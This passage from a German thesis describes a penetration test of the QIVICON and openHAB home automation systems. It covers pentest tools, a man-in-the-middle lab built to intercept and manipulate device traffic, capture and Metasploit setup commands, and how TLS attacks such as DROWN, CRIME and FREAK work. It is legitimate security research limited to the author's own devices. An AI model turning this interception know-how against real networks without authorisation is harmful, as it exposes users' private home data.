Alle oben beschriebenen Standards sind auf die Begutachtung und Bewertung von umfangreichen IT-Infrastrukturen ausgelegt und beschreiben das Vorgehen entweder sehr detailliert oder äußerst weitgefasst, um möglichst keine Szenarien auszuschließen. Allerdings eignen sie sich weniger für die Anwendung auf eine Untersuchung von Einzelsystemen oder kleinen Infrastrukturen, da die Einarbeitung in den betreffenden Standard mit enormem Mehraufwand für den Penetrationstester verbunden ist. Das steht in keinem Verhältnis zu den Kosten, die einem Kunden für die Untersuchung seiner Systeme entstehen. Denn trotz der teilweise detaillierten Informationen, die dem Tester von den Standards angereicht werden, wird die Verantwortung zur Auswahl und Durchführung von Werkzeugen, Testaufrufen und -umfang stets in die Hände des Testers gelegt.

3.2.2. Werkzeuge eines Penetrationstesters

Aus den oben beschriebenen Tätigkeiten im Rahmen der Ziele eines Penetrationstests ergibt sich der Bedarf nach Werkzeugen, folglich Programmen, die dem Penetrationstester

nötige Informationen beschaffen, bzw. ihn bei der Beschaffung unterstützen. Da sich Penetrationstests stark unterscheiden, indem unterschiedliche IT-Umgebungen und Systeme untersucht werden und Vereinbarungen zwischen Auftraggeber und Auftragnehmer bezüglich Umfang und Tiefe des Tests divergieren, sehen Vorbereitung, Durchführung und Ergebnis unterschiedlich aus. Trotzdem findet sich in allen Standards oder Leitfäden eine Aufteilung in Einzelprozesse ähnlich Abbildung 4. Diese dienen im Folgenden als Anlehnung zur Durchführung der Tests.

Einen üblichen Einstieg in die Untersuchung der Zielsysteme/-netze bilden dabei, nach der vorbereitenden Informationsbeschaffung aus öffentlichen und jedweden verfügbaren Quellen, Portscanner und darauf aufsetzend Schwachstellenscanner.

Mit Hilfe von etablierten Portscannern, wie Nmap, lassen sich Zielsysteme über unterschiedliche Techniken nach offenen TCP- und UDP-Ports untersuchen. Dies dient dazu, angebotene Dienste von nachgelagerten Anwendungen wie z.B. Mail-, Web-, Datenbankservern etc. aufzuklären. Dabei gibt es eine Vielzahl von Portscannern, die sich in ihrer Ausrichtung leicht unterscheiden; so liegt der Fokus dabei z.B. auf Geschwindigkeit oder Exaktheit des Ergebnisses. Ein Portscanner eignet sich vorrangig für Scans von Einzelsystemen in lokalen Netzen, ein anderer für Scans des gesamten Addressbereichs des Internets. Zu nennende Portscanner sind hier neben Nmap [42] vor allem masscan [31] und ZMap [50].

Schwachstellenscanner gehen an dieser Stelle einen Schritt weiter und versuchen anhand von erlangten Informationen aus Portscans und durch Methoden wie Banner Grabbing, die Version der betreffenden Anwendung des am Port lauschenden Dienstes zu ermitteln. Nachfolgend werden die Informationen mit Schwachstellen-Datenbanken verglichen, in denen bekannte Schwachstellen und Fehlkonfigurationen von Systemen und Anwendungen hinterlegt und gepflegt werden. Auch im Bereich der Schwachstellenscanner gibt es verschiedene Produkte, die sich in Anwendung und Umfang, aber vor allem auch in der Lizenzierung unterscheiden. Bekannte und verbreitete Lösungen sind hier im Feld der kommerziellen Scanner QualysGuard von der Firma Qualys und Nexpose von Rapid7. Die kommerziellen Anbieter bewerben ihre Geräte und Softwarelösungen vor allem mit einer komfortableren Handhabung und aktuelleren Schwachstellen-Datenbanken sowie ausgedehntem Schwachstellen-Management. Auf Seite der frei verfügbaren Schwachstellenscanner sind OpenVAS [44], Nessus (Home Edition) von Tenable [52] und Microsoft Baseline Security Analyzer (MBSA) [38] zu nennen.

Hinzu kommen weitere Werkzeuge, die meist auf eine Anwendung oder ein bestimmtes Protokoll spezialisiert sind. Darunter sind Programme wie sqlmap, eine Lösung um SQL-Injections aufzuspüren und auszunutzen [47] oder Nikto2, ein Perl-basierter Scanner für Webserver, der Serverversionen und -konfigurationen ermittelt, die potentielle

Schwachstellen aufweisen [41] oder w3af, ein Scanner für Web-Anwendungen [49].

Für das Testen von verschlüsselter Kommunikation über SSL/TLS haben sich eine Reihe von Proxy-Anwendungen bewährt, mit deren Hilfe die Kommunikation zum Zielsystem unterbrochen wird. Der Proxy arbeitet dabei als Man-in-the-Middle und hält sowohl die Verbindung zum abgefangenen Client, als auch zum Zielsystem. Dem Client wird dabei ein fremdes Zertifikat präsentiert, welches von einer Certificate Authority (CA), die unter Kontrolle des Angreifers steht, ausgestellt bzw. signiert wurde. Verbreitete Lösungen für diesen Einsatz sind z.B. mitmproxy [40], sslcaudit [48] oder sslsniff [32].

Ein weit verbreitetes Programm zur Analyse von Web-Anwendungen ist die Burp Suite der Firma PortSwigger, eine Software mit vielen Funktionalitäten wie Interception Proxy, Schwachstellensuche in Webanwendungen, Web Crawling, Replaying und weiteren. Die Burp Suite ist eine kostenpflichtige Software und in der Free Edition im Funktionsumfang stark eingeschränkt [34].

Weiter zu nennen ist das Bash-Skript testssl.sh, welches Informationen über die angebotenen Protokolle und Cipher-Suites eines SSL/TLS-Servers liefert. Dabei werden spezielle Abfragen mittels der openSSL-Bibliothek an den Server gesendet und die Antworten bezüglich bekannter Schwachstellen im SSL/TLS-Protokoll untersucht [33].

Zur Manipulation von Netzwerk-Paketen wird häufig auf die Python-Bibliothek Scapy zurückgegriffen, die von Philippe Biondi entwickelt wird. Mit dieser lassen sich Pakete abfangen, kopieren, in verschiedenen Schichten manipulieren und versenden [46].

Für das Ausnutzen von gefundenen Schwachstellen werden sogenannte Exploits benötigt. Diese müssen selber geschrieben werden, im Internet in entsprechenden Quellen gesucht werden oder aus Exploit-Sammlungen heraus genutzt werden. Für Penetrationstester ist im Grunde nur letzte Variante praktikabel, da Penetrationstests wie andere IT-Projekte durch finanzielle und zeitliche Rahmen begrenzt sind. Programme, die das Suchen und Ausführen dieser Exploits ermöglichen sind z.B. Core Impact der Firma Core Security [36] und Metasploit von Rapid7 [39].

Viele dieser o.g. Programme sind in spezialisierten Distributionen von Linux Betriebssystemen zusammengefasst und einfach zu installieren. Die Bekannteste ist dabei sicher Kali Linux, welches als ISO-Image für den Live-Betrieb oder aber als Image für den Einsatz auf einer Vielzahl von Geräten mit ARM-Architektur zur Verfügung steht [51].

Weiterhin können herkömmliche Programme wie Wget, cURL, Netcat und andere, die auf den meisten Linux-Distributionen zu finden sind, verwendet werden, um verifizierte Aussagen über Ports, Dienste und Programmversionen zu tätigen.

Hinzu kommen bei vielen Penetrationstestern oft angepasste Versionen von bekannten Programmen und größere Sammlungen von selbst entwickelten Skripten, die in bisherigen Penetrationstests von Nutzen waren (s. Unterabschnitt 6.7).



Abbildung 4: Die ZEH-Methodik als Kreislauf nach [17, S. 48]

3.2.3. Auswahl der zu verwendenden Werkzeuge

Auch die in dieser Arbeit angestrebte Analyse der beiden Heimautomatisierungssysteme ist sehr individuell, da nicht nur die Systeme selbst, sondern auch und gerade die Kommunikation mit Fremdsystemen außerhalb des lokalen Netzes für die Fragestellung relevant ist und untersucht werden muss. Dabei können jedoch keine Untersuchungen gegen die Fremdsysteme direkt angestrengt werden.

Als Portscanner kommt bei dieser Untersuchung Nmap in der Version 7.3 zum Einsatz, um sich einen ersten Überblick über offene Ports an den Heimautomatisierungssystemen zu verschaffen, da keine besondere Geschwindigkeit auf Grund einer hohen Anzahl von Systemen benötigt wird und Nmap ein zuverlässiger und aktiv weiterentwickelter Portscanner ist.

Im Normalfall kommt bei Penetrationstests nur ein Schwachstellenscanner zum Einsatz, da der zeitliche Umfang des Tests begrenzt ist. Bei dieser Untersuchung werden die beiden Schwachstellenscanner OpenVAS 8.0 und Nessus 6.8.1 eingesetzt, um ein vergleichbares Ergebnis zu erzielen. Dabei kommen diese beiden Scanner zum Einsatz, da sie in kostenfreien Versionen verfügbar sind und ihre Installation und Anwendung gut dokumentiert sind.

Geradezu einen Standard stellt das Programm Metasploit von Rapid7 dar, weil es für den Penetrationstester nötige Prozesse vereint und integriert. Außerdem hat der Penetrationstester so Zugriff auf eine große Anzahl von bekannten, getesteten Exploits, die er für die Phase des Eindringens nutzen kann. Die Auswahl fällt auf die kostenfreie Version Metasploit Framework.

4. Diskussion der Sicherheitsarchitektur

Dieses Kapitel definiert die zu schützenden Werte, die für diese Untersuchung und Fragestellung interessant sind und erläutert die Angriffsvektoren, über die Daten der HASs kompromittiert werden können. Hinzu kommt ein Überblick der vom Nutzer beeinflussbaren Komponenten der untersuchten Systeme.

4.1. Definition der Assets

Die Definition der zu schützenden Werte (engl. assets), in diesem Fall Nutzerdaten, ergibt sich aus dem § 3 Abs. 1 des Bundesdatenschutzsgesetz (BDSG) und dem Artikel 13 des Grundgesetz (GG). Im BDSG definiert der Gesetzgeber personenbezogene Daten wie folgt:

> „Personenbezogene Daten sind Einzelangaben über persönliche oder sachliche Verhältnisse einer bestimmten oder bestimmbaren natürlichen Person (Betroffener).“ [10].

Also müssen auch die durch ein HAS erhobenen Daten als solche eingestuft und behandelt werden, lassen sie sich doch immer durch seinen Anschluss (öffentliche IP-Adresse) und eine im Gerät verwendete ID exakt dem registrierten Nutzer zuordnen. Gerade im Fall der QIVICON Home Base ist eine Nutzung ohne Registrierung über einen persönlichen Aktivierungscode gar nicht möglich. Außerdem befinden sich diese HASs und erheben ihre Daten ihrer Natur nach in den privaten Räumlichkeiten des Nutzers, die durch das GG besonders geschützt sind. Die Assets sind somit alle vom HAS durch Sensoren oder Aktoren erhobenen Daten, seien es z.B. Temperaturen oder Bewegungsmuster des Nutzers, die durch Thermometer oder Bewegungsmelder und Ähnliches erfasst werden.

4.2. Sicherheitsrelevante Sichten auf das System

Das zu untersuchende System lässt sich anhand verschiedener Sichten unter Berücksichtigung der Sicherheit betrachten. Die Sichten orientieren sich dabei an den Zugriffsmöglichkeiten auf das System und den Kommunikationswegen, die das System für den Datenaustausch benutzt. Die Sicht auf die verschiedenen Protokolle der Heimautomatisierung, die von den Sensoren und Aktoren gesprochen bzw. verwendet werden, wird hier nicht betrachtet, da dies bereits in anderen wissenschaftlichen Arbeiten untersucht wurde [59,72]. Die hier interessante Sicht bezieht sich auf den über das IP-Protokoll geführten Verkehr der HASs. Dabei ist vor allem der Datenverkehr von Interesse, der das lokale, vom Nutzer administrierte Netz verlässt und über den öffentlichen Weg des Internets

Pakete an Systeme eines Dienstanbieters, wie Deutsche Telekom AG oder my.openHAB übermittelt. Auch interessant sind Dienste, die lokal auf den Systemen betrieben werden und Schnittstellen auf TCP- oder UDP-Ports anbieten, über die Schwachstellen der dahinter liegenden Systeme und Applikationen ausgenutzt werden können.

4.3. Mögliche Angriffe

Die im folgenden diskutierten Angriffe basieren auf einer IP-basierten Kommunikation und betrachten die Netzwerkschnittstelle und -datenübertragung der Systeme. Des Weiteren wird davon ausgegangen, dass ein möglicher Angreifer sich zwischen HAS und den lokalen Router (ISP-Gateway) positioniert und somit Einfluss auf den Datenverkehr zwischen zu untersuchendem System und dem Internet nehmen kann.

4.4. Identifikation von Schnittstellen

Die Schnittstelle des HAS ist seine Ethernet-Schnittstelle, über die IP-Kommunikation betrieben wird. An dieser physikalischen Schnittstelle bietet das HAS über die vom Router zugewiesene IP-Adresse nach dem OSI-Modell verschiedene Dienste an. Jeder dieser offenen Ports und damit angebotenen Dienste bietet ein potentielles Sicherheitsrisiko für das HAS.

4.5. Identifikation von Angriffsvektoren

Als Angriffsvektoren lassen sich somit folgende Kommunikationswege ausmachen:

An erster Stelle die Anwendungen, welche über offene Ports lokal auf den HASs Anfragen von Fremdsystemen entgegennehmen. Handelt es sich hier um veraltete Versionen mit Sicherheitslücken, so können die Systeme über diesen Weg kompromittiert werden. Dieser Angriffsvektor ist relativ begrenzt und lässt sich über Schwachstellenscans im lokalen Netz überprüfen.

Als weiteres Ziel muss die Kommunikation mit Systemen der Dienstanbieter gesehen werden, bei welcher es zwei Angriffsvektoren gibt, die zu einer Kompromittierung der Daten führen könnten. Zum einen muss getestet werden, ob bei der Kommunikation ein Verschlüsselungsverfahren zum Einsatz kommt, da sonst Daten im Klartext von beliebigen Dritten abgegriffen werden könnten, zum anderen muss dann geklärt werden, ob die verwandten Verfahren sicher geschützt sind gegen Kompromittierung und unbefugtes

Entschlüsseln. Dabei ist die Überprüfung der Authentizität etwaiger eingesetzter Zertifikate ein Angriffsvektor. Außerdem in Betracht zu ziehen ist der gesamte Verschlüsselungsvorgang der Kommunikation, abhängig vom verwandten Verfahren. Hier ist zu prüfen, ob durch den Einsatz von schwachen Verfahren die Vertraulichkeit der Daten gefährdet ist.

4.6. Einfluss des Benutzers auf die Sicherheit des Systems

Bei Kleinsystemen wie der QIVICON Home Base und einem openHAB Controller auf Basis eines Raspberry Pi stellt sich nach einer Standard-Installation die Frage, welche Mittel und Einstellungen dem herkömmlichen Nutzer zur Verfügung stehen, um selbst Einfluss auf die Sicherheit seines EDV-Produktes zu nehmen.

Bei der QIVICON Home Base hat der Nutzer in folgendem Rahmen Einfluss auf die Sicherheit beeinflussende Faktoren:

- Auswahl eines sicheren Passworts für den Login an der QIVICON Home Base
- Ein- bzw. Abschalten der Verschlüsselung von BidCoS im Web-Interface (default ist aktiviert)

Folgende Faktoren bezüglich der sicheren Kommunikation lassen sich bei openHAB beeinflussen:

- Bedienung des Web-Interfaces über HTTPS statt HTTP
- Wahl eines starken Passworts für den Login im Web-Interface

Bei der openHAB-Lösung stehen dem Nutzer, soweit Vorkenntnis vorhanden, weitreichende Möglichkeiten zur Absicherung des Systems zur Verfügung. Allerdings sind diese nicht von der openHAB-Anwendung vorgesehen, sondern basieren dann auf der Betriebssystemebene, über die der Nutzer volle Verfügung hat. Er kann Härtungsmaßnahmen ergreifen sowie vertrauenswürdige Zertifikate installieren.

5. Installation der Smart Home-Systeme und Analyseumgebung

Dieses Kapitel beschreibt die Installation der nötigen Systeme und Software, die für eine Analyse sowie folgende Schritte bzgl. Manipulation und Angriffsversuchen Verwendung findet.

5.1. Laboraufbau der Smart Home-Systeme

Der Laboraufbau zum Mitschneiden der Kommunikation gestaltet sich wie folgt: Zentral sind die zu untersuchenden Systeme über einen Switch konnektiert, der auf einem TP-Link TL-WDR4300 Router über OpenWRT realisiert wurde. Dieser wurde ausgewählt, da er eine gute Unterstützung für das OpenWRT Betriebssystem bietet und so maximal konfigurierbar ist. Außerdem bietet das Gerät eine WLAN Schnittstelle, über die später mobile Geräte wie Smartphones oder Tablets verbunden werden können, um deren Kommunikation mittels Apps mit dem HAS zu untersuchen. Über das WAN Interface des Routers ist dieser mit der zentralen Einheit für den Laboraufbau verbunden. Dabei handelt es sich um ein ALIX-Board Model 2D13 von PC Engines, welches mit einem Ubuntu 14.04 LTS betrieben wird und sich durch seine drei Netzwerkschnittstellen auszeichnet. Mit Hilfe dieser drei Schnittstellen ist es möglich, das System als Man in the Middle (MitM) zu betreiben und den Datenverkehr vom TL-WDR4300 bzw. den nachgelagerten Systemen, aufzuzeichnen und zu manipulieren.

Die Aufteilung der Schnittstellen des MitM-Systems ist in Tabelle 2 dargestellt.

Tabelle 2: Schnittstellenbelegung MitM-System

NIC	Verbindung
eth0	Verdindet das System mit dem nächsten Netzwerk/Router (Internet).
eth1	Verbindung zu Analysesystemen des Penetrationstesters.
eth2	Verbindung zum TL-WDR4300 und nachgelagerten Systemen

Schnittstelle 1 (eth0) ist hier die Verbindung zum Gateway/Router des nächsten Subnetzes (LAN), welches eine Route zu Systemen des öffentlichen Netzes (Internet) bereitstellt. So kann eine Konnektivität zu Systemen von Dienstanbietern gewährleistet aber auch über Firewall-Regeln teilweise oder gänzlich unterbunden werden.

Über Schnittstelle 2 (eth1) wird ein Analysesystem des Penetrationstesters angebunden, damit darüber das MitM-System konfiguriert aber auch komfortabel Datenverkehr mitgelesen, gespeichert und analysiert werden kann.

Abschließend bildet Schnittstelle 3 (eth2) einen Uplink zur WAN-Schnittselle des TL-WDR4300, dem Router für das Subnetz der zu untersuchenden Systeme. Von dieser Schnittstelle wird der zu untersuchende Datenverkehr mitgelesen und aufgezeichnet.

In Abbildung 5 lassen sich die Verbindungen des MitM-Systems zu den weiteren Systemen im Laboraufbau über die oben beschriebenen Schnittstellen erkennen.



Abbildung 5: Laboraufbau

5.2. Installation des Penetrationssystems

Das System zur Durchführung der Penetrationstests wird auf einem Raspberry Pi realisiert. Als Betriebssystem kommt Kali Linux zum Einsatz, eine auf Debian Linux basierende Distribution, welche für Penetrationstests spezialisiert ist und eine Vielzahl der benötigten Programme mitliefert oder deren Installation vereinfacht. Über das Paket-System von Debian Linux werden benötigte Bibliotheken und Anwendungen nachinstalliert.

Für den Raspberry Pi gibt es eine Image-Datei, die unter [57] heruntergeladen und auf die SD-Karte des Einplatinen-Computers geschrieben wird. Das Betriebssystem bootet

nach Einlegen der SD-Karte und kann dann nach den Bedürfnissen des Nutzers angepasst werden. Über das Paket-System wird das Betriebssystem auf den aktuellsten Stand gebracht. Es folgt darauf die Installation von weiterer benötigter Software auf dem Penetrationssystem, siehe dazu Unterabschnitt 5.4.

5.3. Mitschnitt der IP-Kommunikation

Der Mitschnitt erfolgt über **tcpdump**, dessen Ausgabe über Pipes und SSH in eine grafische Oberfläche auf dem Analysesystem umgeleitet wird und so eine deutlich bessere und direkte Analyse des Datenverkehrs ermöglicht (s. Auflistung 1).

```
~$ ssh root@192.168.11.11 tcpdump -U -i eth2 -s0 -w - 'not port 22'
    | tee DUMPfile.pcap | wireshark -k -i -
```

Auflistung 1: Umleitung des Datenstroms

Die erhobenen Daten werden persistiert und stehen so direkt während der Untersuchung und für spätere Analysen zur Verfügung. Die Abbildung 5 verdeutlicht den Datenfluss während des Betriebs in der Laborumgebung.

5.4. Installation der Software zur Analyse

Für die Informationsgewinnung an den zu untersuchenden Systemen werden verschiedene Programme und Tools benötigt. In diesem Abschnitt wird deren Installation und Konfiguration sowie die Funktion bzw. Intention der Nutzung beschrieben.

5.4.1. Installation OpenVAS Scanner

Der OpenVAS Scanner besteht aus mehreren Diensten (s. Abbildung 6), die über die Paketquellen von Kali Linux installiert werden können.

```
~$ apt install openvas
```

Auflistung 2: Installation OpenVAS

Über das apt-System von Debian werden die Abhängigkeiten aufgelöst und ebenfalls installiert. Danach kann mit dem Befehl **openvas-setup** die Installation der Dienste erfolgen. Dabei erstellt das System nötige Zertifikate und aktualisiert seine Datenbanken mit Schwachstelleninformationen aus sogenannten Feeds [55].

Nachdem die Installations-Routine beendet ist, sollten der OpenVAS Manager, OpenVAS Scanner und Greenbone Security Assistant Dienst (GSAD) laufen. Abschließend muss noch der Aufruf des Greenbone Security Assistant in */lib/systemd/system/greenbone-security-assistant.service* angepasst und der Dienst neu gestartet werden, damit dieser über die IP-Adresse aus dem lokalen Netz erreichbar ist und nicht nur über das loopback-Interface auf dem System selbst (s. Auflistung 3).

```
~$ netstat -tanp | grep -iE "(openvas|gsad)"
tcp        0      0 127.0.0.1:9390          0.0.0.0:*
                  LISTEN      845/openvasmd
tcp        0      0 127.0.0.1:9391          0.0.0.0:*
                  LISTEN      860/openvassd: Wait
tcp        0      0 192.168.1.166:80        0.0.0.0:*
                  LISTEN      858/gsad
tcp        0      0 192.168.1.166:9392      0.0.0.0:*
                  LISTEN      828/gsad
```

Auflistung 3: Laufende Dienste nach OpenVAS Installation

Abschließend zur Kontrolle oder bei Problemen während der Installation kann mit Hilfe des Skripts **openvas-check-setup** die Installation überprüft werden, ob alle Abhängigkeiten und Konfigurationen erfüllt sind.

Nun kann die Weboberfläche unter `https://192.168.1.166:9392` im Browser aufgerufen werden, über die der Scan des Heimautomatisierungssystem gestartet wird.



Abbildung 6: OpenVAS Komponenten [54]

5.4.2. Installation Nessus Scanner

Da für die ARM Architektur keine Version des Schwachstellenscanners Nessus von Tenable existiert, wird dieser auf einem Rechner mit x64 Architektur installiert und ausgeführt.

```
~$ dpkg -i Nessus-6.8.1-*_amd64.deb
```

Auflistung 4: Installation Nessus 6.8.1

Nach der Installation des Debian Paketes lässt sich Nessus als Service starten und dann unter `https://localhost:8843` über den lokalen Webbrowser konfigurieren und ein Scan anlegen.

5.4.3. Installation weiterer Software

Zur Analyse des mitgeschnittenen Datenverkehrs bietet es sich an, eine GUI zu verwenden, deshalb wird das Programm **Wireshark** installiert, mit dessen Hilfe man komfortabel Filter auf den erhobenen Datensatz anwenden kann, um so Detailinformationen aus der Kommunikation herauszusuchen und den Überblick über die umfangreichen Datensätze zu wahren.

Außerdem interessant sind Aussagen über verschlüsselte Verbindung zwischen den untersuchten Systemen, dazu eignet sich das Skript testssl.sh [33], hier in der Version 2.8rc2, welches über Verbindungsversuche mittels der openSSL-Bibliothek herausfindet, welche SSL/TLS-Versionen und Cipher-Suites ein Server-System anbietet.

Für die Ausnutzung potenzieller Sicherheitslücken wird das Metasploit Framework auf dem System installiert. Dies ist auf einem Kali Linux einfach über die Paketquellen möglich. Das Paket heisst metasploit-framework und liegt in der Version 4.12.32 vor. Folglich müssen die Befehle aus Auflistung 5 ausgeführt werden, mit deren Hilfe der PostgreSQL Datenbankdienst gestartet und eine Initialisierung der internen Datenbank von Metasploit durchgeführt wird.

```
~# service postgresql start
~# msfdb init
```

Auflistung 5: Metasploit Initialisierung

Außerdem wird die Python-Bibliothek *Scapy* benötigt, mit derer Hilfe in Unterabschnitt 6.7 Paketmanipulationen durchgeführt werden. Auch Scapy (Version 2.2.0) lässt sich über die Paketquellen mittels apt installieren, der Paketname ist python-scapy. Dadurch werden Abhängigkeiten automatisch aufgelöst und ebenfalls installiert.

Tabelle 3: Bekannte Angriffe auf die SSL-Protokoll-Familie und ihre Relevanz für die Analyse der ausgehenden Verbindungen

Angriff	betr. Versionen	Beschreibung	Referenz	relevant
Bar Mitzvah	TLS	Angriff RC4	CVE-2015-2808 [20]	nein
BEAST	SSL, TLSv1.0	Angriff CBC Modus	CVE-2011-3389 [13]	ja
BREACH	SSL, TLS	Compression Attack	CVE-2013-3587 [18]	nein
CRIME	TLS	Compression Attack	CVE-2012-4929 [14]	nein
DROWN	TLS	Angriff durch SSLv2	CVE-2016-0800 [2]	nein
FREAK	SSL, TLS	Angriff EXP Ciphers	CVE-2015-0204 [4]	nein
Heartbleed	TLS	Bug openSSL 1.0.1	CVE-2014-0160 [15]	nein
Logjam	TLS	Downgrade Attack	CVE-2015-4000 [1]	nein
POODLE	SSLv3, TLSv1.0	Oracle Attack	CVE-2014-3566 [25]	nein

6. Untersuchung und Angriff der Systeme / Kommunikation

Während der Untersuchung wird der gesamte Datenverkehr mittels **tcpdump** auf dem MitM-System (Abbildung 5) aufgezeichnet. Die Untersuchungen mit Schwachstellenscannern können nur gegen die lokalen Geräte im LAN gerichtet werden, da keine Genehmigung einer Untersuchung der Fremdsysteme von Dienstanbietern vorliegen. Damit einher können über die Funde der Schwachstellenscanner nur Aussagen über die Sicherheit der lokalen Geräte und Datenkommunikationen getroffen werden.

6.1. Verkehrsanalyse mittels Wireshark

Die Verkehrsanalyse mit Wireshark ist ein zentrales Element in der Untersuchung, da mit ihr erst die Einschätzung des Datenverkehrs zwischen HAS und Systemen des Dienstanbieters möglich wird. Somit kann eine Aussage über die verwendete Verschlüsselung der Verbindung gemacht und abgeschätzt werden, inwiefern diese kompromittiert werden könnte.

Als Ergebnis der Analyse stellt sich heraus, dass es sich um verschlüsselten Datenverkehr auf Basis der SSL/TLS-Protokoll-Familie handelt, somit macht es Sinn die bekannten Angriffe der vergangenen Jahre zu betrachten.

Tabelle 3 zeigt welche Angriffe Relevanz für die mitgelesenen Verbindungen haben.

Der **DROWN** Angriff basiert auf einer gleichzeitigen Unterstützung von sicherem TLS und veralteten SSLv2 Protokoll. Der Angreifer sendet dabei manipulierte SSLv2 Pakete an den Server. Dies funktioniert auch, wenn der selbe private Schlüssel auf zwei unterschiedlichen Systemen oder unterschiedlichen Diensten des selben Systems zum Einsatz

kommt und einer von diesen auch das anfällige SSLv2 Protokoll unterstützt. Über den Angriff können sonst sichere TLS-Verbindungen entschlüsselt werden.

Bei der **CRIME** Attacke handelt es sich um einen Angriff, bei dem der Angreifer durch Raten und den Vergleich von Antworten auf Geheimnisse im übertragenen Chiffrat schließen kann. Der Angriff, bzw. dessen Nachweis, basierte dabei vor allem auf Kompressionsmethoden von TLS [62], die heute von den meisten Webservern nicht mehr angeboten werden und in aktuellen Browsern clientseitig deaktiviert sind sowie dem hauptsächlich von Google entwickelten SPDY-Protokoll, dessen Entwicklung und Unterstützung eingestellt wurde. Die Autoren setzen dabei voraus, dass der Angreifer den Datenverkehr des Opfers überwachen und mitlesen kann. Außerdem kann er seinem Opfer JavaScript Code in den Datenverkehr injizieren. Der Angreifer hat so Einfluss auf den Input des verschlüsselten Datenstroms und kann über die Paketlänge feststellen, ob eine erhöhte Redundanz zwischen von ihm erzeugten Input und dem zu erratenden Geheimnis (Cookie) besteht.

Ein Folgeangriff, resultierend aus der CRIME Attacke, ist die **BREACH** Attacke. Auch in diesem Fall richtet sich der Angriff gegen Kompression von Datenströmen, allerdings diesmal nicht als Teil des TLS-Protokolls sondern als Teil des HTTP-Protokolls. Der Angriff ist also auch ausnutzbar, wenn die Kompressionsmethoden von TLS in der entsprechenden Implementierung nicht aktiviert sind.

Beim **FREAK** Angriff handelt es sich um einen Downgrade Angriff, der möglich wird, wenn ein Server die Verwendung von RSA-EXPORT Cipher-Suites zulässt. Der Angreifer muss dabei die Daten manipulieren können und beim Verbindungsaufbau, genauer beim Schlüsselaustausch, dafür sorgen, dass sich die Verbindungspartner auf eine Cipher-Suite mit RSA-EXPORT einigen. Aufgrund der geringen Schlüssellänge dieser Cipher-Suites lassen sich diese mit relativ geringem Aufwand berechnen und danach folgend sämtliche Daten entschlüsseln.

